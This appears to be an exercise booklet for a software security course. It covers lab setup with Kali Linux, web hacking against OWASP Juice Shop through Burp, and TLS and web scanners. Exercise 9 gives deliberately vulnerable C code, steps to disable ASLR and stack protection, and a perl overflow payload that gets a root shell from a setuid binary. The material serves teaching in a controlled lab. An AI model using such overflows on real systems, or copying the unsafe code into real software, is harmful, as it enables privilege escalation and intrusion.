Software Security exercises

Henrik Kramselund Jereminsen
hlk@zencurity.com

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Contents

Preface

This material is prepared for use in *Software Security course* and was prepared by Henrik Lund Kramshoej, http://www.zencurity.com . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for software-security-exercisesin the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content


Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Download Kali Linux Revealed (KLR) Book 10 min



Kali Linux Revealed Mastering the Penetration Testing Distribution

Objective:
We need a Kali Linux for running tools during the course. This is open source, and the developers have released a whole book about running Kali Linux.

This is named Kali Linux Revealed (KLR)

Purpose:
We need to install Kali Linux in a few moments, so better have the instructions ready.

Suggested method:
Create folders for educational materials. Go to https://www.kali.org/download-kali-linux-revealed-book/ Read and follow the instructions for downloading the book.

Solution:
When you have a directory structure for download for this course, and the book KLR in PDF you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux is a free pentesting platform, and probably worth more than $10.000

The book KLR is free, but you can buy/donate, and I recommend it.

Exercise 2

Check your Kali VM, run Kali Linux 30 min

Objective:
Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.


Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 3

Check your Debian VM 10 min



Objective:
Make sure your virtual Debian server is in working order.

We need a Debian Linux for running a few extra tools during the course.

This is a bonus exercise - only one Debian is needed per team.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:

Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 4

Investigate /etc 10 min

Objective:
We will investigate the /etc directory on Linux. We need a Debian Linux and a Kali Linux, to compare

Purpose:
Start seeing example configuration files, including:

- User database `/etc/passwd` and `/etc/group`
- The password database `/etc/shadow`

Suggested method:
Boot your Linux VMs, log in

Investigate permissions for the user database files `passwd` and `shadow`

Hints:
Linux has many tools for viewing files, the most efficient would be less.

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root   2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: `less /etc/passwd` and press q to quit

Showing multiple files: `less /etc/*` then :n for next and q for quit

```
Trying reading the shadow file as your regular user:
user@debian-9-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using su or sudo, and redo the command.

Solution:
When you have seen the most basic files you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! https://en.wikipedia.org/wiki/Sudo

Exercise 5

Run OWASP Juice Shop 45 min

Objective:
Lets try starting the OWASP Juice Shop

Purpose:
We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:
Go to https://github.com/bkimminich/juice-shop

Read the instructions for running juice-shop - docker is a simple way.

What you need

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

https://portswigger.net/burp/communitydownload

Hints:
The application is very modern, very similar to real applications.

The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

Solution:

When you have a running Juice Shop web application in your team, then we are good.

Discussion:
It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:
`https://github.com/bkimminich/juice-shop`
`https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project`

It is recommended to buy the *Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop* from https://leanpub.com/juice-shop - suggested price USD 5.99

Exercise 6

Setup JuiceShop environment, app and proxy - up to 60min

Objective:
Run JuiceShop with Burp proxy.

Start JuiceShop and make sure it works, visit using browser.

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition.

Purpose:
We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application.

Suggested method:
You need to have browsers and a proxy, plus a basic knowledge of HTTP.


If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version *plain JAR file* from Portswigger from:

https://portswigger.net/burp/communitydownload


follow the Getting Started instructions at:
https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite

Hints:
Recommend running Burp on the default address and port 127.0.0.1 port 8080.

Note: Burp by default has `intercept is on` in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



After setting up proxy, you can visit `http://burp` and get a CA certificate that can be installed, making it easier to run against HTTPS sites.

The newest versions of Burp include a browser, making it much easier to run the tasks, pre-configured with proxy.

Solution:
When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:
Since Burp is often updated I use a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod x bin/burp+`.


```
#! /bin/sh
DIRNAME=`dirname $0`
BURP=`ls -1tra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx6g $BURP &
```

When running in production testing real sites, I typically increase the memory available using JDK / Java settings like `-Xmx16g`

Exercise 7

Run small programs: Python, Shell script 20min

Objective:
Be able to create small scripts using Python and Unix shell.

Purpose:
Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:
`https://www.python.org/about/gettingstarted/` and
`https://en.wikipedia.org/wiki/Python_(programming_language)`

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:
Both shell and Python is often part of Linux installations.

Use and editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#! /usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program

print(Fibonacci(9))
```

```
#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-program-for-fibonacci-numbers-2/
```

```
#! /bin/sh
# The ! and # tell which interpreter to use
# Comments are easy

DATE=`date +%Y-%m-%d`
USERCOUNT=$(wc -l /etc/passwd)
echo "Todays date in ISO format is: $DATE"

echo "This system has $USERCOUNT users"
```

Unix does not require the file type .py or .sh, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh

$ ./python-example.py
21

$ ./shell-example.sh
Todays date in ISO format is: 2019-08-29
This system has 32 /etc/passwd users
```

Solution:
When you have tried making both a shell script and a python program, you are done.

Discussion:
If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008 http://shop.oreilly.com/product/9780596005955.do

Exercise 8

Optional: Run parts of a Django tutorial 30min

Objective:
Talk about web applications, how they are made.

Purpose:
Know how you can get started using a framework, like Django
https://www.djangoproject.com/

Suggested method:
We will visit a Django tutorial and talk about the benefits from using existing frameworks.

Hints:
Input validation is a problem most applications face. Using Django a lot of functionality is available for input validation.

Take a look at Form and field validation:
https://docs.djangoproject.com/en/2.2/ref/forms/validation/

You can also write your own validators, and should centralize validation in your own applications.

```
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _

def validate_even(value):
    if value % 2 != 0:
        raise ValidationError(
            _('%(value)s is not an even number'),
            params={'value': value},
        )
```

Example from: https://docs.djangoproject.com/en/2.2/ref/validators/

Solution:
When we have covered basics of what Django is, what frameworks provide and seen examples, we are done.

Discussion:
Django is only an example, other languages and projects exist.

Exercise 9

Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Suggested method:

Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address `000000000000077c` which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
```



```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the ”exploit” - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
```



```
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```


Exercise 10

SSL/TLS scanners 15 min

Objective:
Try the Online Qualys SSLLabs scanner https://www.ssllabs.com/ Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

Purpose:
Learn how to efficiently check TLS settings on remote services.

Suggested method:
Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Also run it without `--ssl2` and against SMTPTLS if possible.

Hints:
Originally sslscan is from http://www.titania.co.uk but use the version on Kali, install with apt if not installed.

Solution:
When you can run and understand what the tool does, you are done.

Discussion:
SSLscan can check your own sites, while Qualys SSLLabs only can test from hostname

Exercise 11

Real Vulnerabilities up to 30min

Objective:
Look at real vulnerabilities. Choose a few real vulnerabilities, prioritize them.

Purpose:
See that the error types described in the books - are still causing problems.

Suggested method:
We will use the 2019 Exim errors as examples. Download the descriptions from:

- Exim RCE CVE-2019-10149 June
  `https://www.qualys.com/2019/06/05/cve-2019-10149/return-wizard-rce-exim.txt`
- Exim RCE CVE-2019-15846 September
  `https://exim.org/static/doc/security/CVE-2019-15846.txt`

When done with these think about your own dependencies. What software do you depend on? How many vulnerabilities and CVEs are for that?

I depend on the OpenBSD operating system, and it has flaws too:
`https://www.openbsd.org/errata65.html`

You may depend on OpenSSH from the OpenBSD project, which has had a few problems too:
`https://www.openssh.com/security.html`

Hints:
Remote Code Execution can be caused by various things, but most often some kind of input validation failure.

Solution:
When you have identified the specific error type, is it buffer overflows? Then you are done.

Discussion:
How do you feel about running internet services. Lets discuss how we can handle running insecure code.

What other methods can we use to restrict problems caused by similar vulnerabilities.

A new product will often use a generic small computer and framework with security problems.

Exercise 12

JuiceShop Attacks 60min

Objective:
Hack a web application!

Try a few attacks in the JuiceShop with web proxy

> The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.
>
> ...
>
> The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerabiliy types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Source: *Pwning OWASP Juice Shop*

Purpose:
Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:
Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

Hints:

The complete guide *Pwning OWASP Juice Shop* written by Björn Kimminich is available as PDF which you can buy, or you can read it online at:
`https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/content/`

Solution:
You decide for how long you want to play with JuiceShop.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.

Discussion:
The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

Exercise 13

Nikto Web Scanner 15 min

Objective:
Try the program Nikto locally your workstation

Purpose:
Running Nikto will allow you to analyse web servers quickly.

> **Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Source: Nikto web server scanner http://cirt.net/nikto2

Easy to run, free and quickly reports on static URLs resulting in a interesting response

```
nikto -host 127.0.0.1 -port 8080
```

When run with port 443 will check TLS sites

Suggested method:
Run the program from your Kali Linux VM

```
Script started on Tue Nov  7 17:43:54 2006
$  nikto -host 127.0.0.1 -port 8080 ^M
---------------------------------------------------------------------------
- Nikto 1.35/1.34     -     www.cirt.net
+ Target IP:        127.0.0.1
+ Target Hostname: localhost.pentest.dk
+ Target Port:     8080
+ Start Time:      Tue Nov  7 17:43:59 2006
...
```



```
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
+ /examples/jsp/snp/snoop.jsp - Displays information about page
retrievals, including other users. (GET)
+ /examples/servlets/index.html - Apache Tomcat default JSP pages
present. (GET)
```

Hints:
Nikto can find things like a debug.log, example files, cgi-bin directories etc.

If the tool is not available first try: `apt-get install nikto`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:

Exercise 14

Whatweb Scanner 15 min

Objective:
Try the program Whatweb locally your workstation

Purpose:
Running Whatweb will allow you to analyse which technologies are used in a web site.

I usually save the command and the common options as a small script:

```
#! /bin/sh

whatweb -v -a 3 $*
```

Suggested method:
Run the program from your Kali Linux VM towards a site of you own choice.

```
user@KaliVM:~$ whatweb -a 3 www.zencurity.com
http://www.zencurity.com [301 Moved Permanently] HTTPServer[nginx], IP[185.129.60.130], Redire
https://www.zencurity.com/ [200 OK] Email[hlk@zencurity.dk], HTML5, HTTPServer[nginx], IP[185.
UA-Compatible[IE=edge], nginx
```

Hints:
If the tool is not available first try: `apt-get install *thetool*`

Some tools will need to be checked out from Git and run or installed from source.

Solution:
When you have tried the tool and seen some data you are done.

Discussion:
How does this tool work?

It tries to fetch common files left or used by specific technologies.

Exercise 15

Optional: Postman API Client 20 min

Objective:
Get a program capable of sending REST HTTP calls installed.

Purpose:
Debugging REST is often needed, and some tools like Elasticsearch is both configured and maintained using REST APIs.

Suggested method:
Download the app from https://www.postman.com/downloads/

Available for Windows, Mac and Linux.

Hints:
You can run the application without signing in anywhere.

Solution:
When you have performed a REST call from within this tool, you are done.

Example: use the fake site https://jsonplaceholder.typicode.com/todos/1 and other similar methods from the same (fake) REST API

If you have Elasticsearch installed and running try: http://127.0.0.1:9200

Discussion:
Multiple applications and plugins can perform similar functions. This is a standalone app.

Tools like Elasticsearch has plugins allowing decoupling of the API and plugins. Example: https://www.elastic.co/what-is/elasticsearch-monitoring and https://www.elastic.co/what-is/open-x-pack

Exercise 16

Optional: Use Ansible to install Elastic Stack

Objective:
Run Elasticsearch

Purpose:
See an example tool used for many integration projects, Elasticsearch from the Elastic Stack

Suggested method:
We will run Elasticsearch, either using the method from:
`https://www.elastic.co/guide/en/elastic-stack-get-started/current/get-started-elastic-stack.html`

or by the method described below using Ansible - your choice.

Ansible used below is a configuration management tool `https://www.ansible.com/`

I try to test my playbooks using both Ubuntu and Debian Linux, but Debian is the main target for this training.

First make sure your system is updated, as root run:

```
apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has ansible and my playbooks: (as root run)

```
apt -y install ansible git
git clone https://github.com/kramse/kramse-labs
```

We will run the playbooks locally, while a normal Ansible setup would use SSH to connect to the remote node.

Then it should be easy to run Ansible playbooks, like this: (again as root, most packet sniffing things will need root too later)

```
cd kramse-labs/suricatazeek
ansible-playbook -v 1-dependencies.yml 2-suricatazeek.yml 3-elasticstack.yml
```

Note: I keep these playbooks flat and simple, but you should investigate Ansible roles for real deployments.

If I update these, it might be necessary to update your copy of the playbooks. Run this while you are in the cloned repository:

```
git pull
```

Note: usually I would recommend running git clone as your personal user, and then use sudo command to run some commands as root. In a training environment it is OK if you want to run everything as root. Just beware.

Note: these instructions are originally from the course
Go to `https://github.com/kramse/kramse-labs/tree/master/suricatazeek`

Hints:
Ansible is great for automating stuff, so by running the playbooks we can get a whole lot of programs installed, files modified - avoiding the Vi editor ☺

Example playbook content

```
apt:
      name: " packages "
    vars:
      packages:
        - nmap
        - curl
        - iperf
        ...
```

Solution:
When you have a updated VM and Ansible running, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 17

Optional: Getting started with the Elastic Stack - 60 min

Objective:
Get a working Elasticsearch, so we can do requests.

Purpose:
Elasticsearch uses REST extensively in their application.

Suggested method:
either use the *Getting started with the Elastic Stack* https://www.elastic.co/guide/en/elastic-stack-get-started/current/get-started-elastic-stack.html

OR my Ansible based approach - which some already ran.

The ansible is described in exercise 16 on 29

Hints:
We dont really need a lot in the Elasticsearch database, and you can run most tasks with zero data. Graphs will not be as pretty though.

Solution:
When you have a running Elasticsearch you are done, and ready for next exercise.

The web page for the getting started show multiple sections:

- Elasticsearch - the core engine, this must be done manually or with Ansible
- Kibana - the analytics and visualization platform
- Beats - data shippers, a way to get some data into ES
- Logstash (optional) offers a large selection of plugins to help you parse, enrich, transform, and buffer data from a variety of sources

Each describes a part and are recommended reading.

Discussion:
We could have used a lot of other servers and service, which ones would you prefer?

If you have access to Azure, you can try Azure REST API Reference https://docs.microsoft.com/en-us/rest/api/azure/

Exercise 18

Optional: Making requests to Elasticsearch - 15-75min

Objective:
Use APIs for accessing Elasticsearch data, both internal and user data.

Purpose:
Learn how to make requests to an API.

Suggested method:
Go to the list of exposed Elasticsearch REST APIs:
https://www.elastic.co/guide/en/elasticsearch/reference/current/rest-apis.html

The Elasticsearch REST APIs are exposed using JSON over HTTP.

Select a category example, Cluster APIs, then select Nodes Info APIs. This will show URLs you can use:

```
# return just process
curl -X GET "localhost:9200/\_nodes/process?pretty"
# same as above
curl -X GET "localhost:9200/\_nodes/_all/process?pretty"

curl -X GET "localhost:9200/_nodes/plugins?pretty"

# return just jvm and process of only nodeId1 and nodeId2
curl -X GET "localhost:9200/\_nodes/nodeId1,nodeId2/jvm,process?pretty"
# same as above
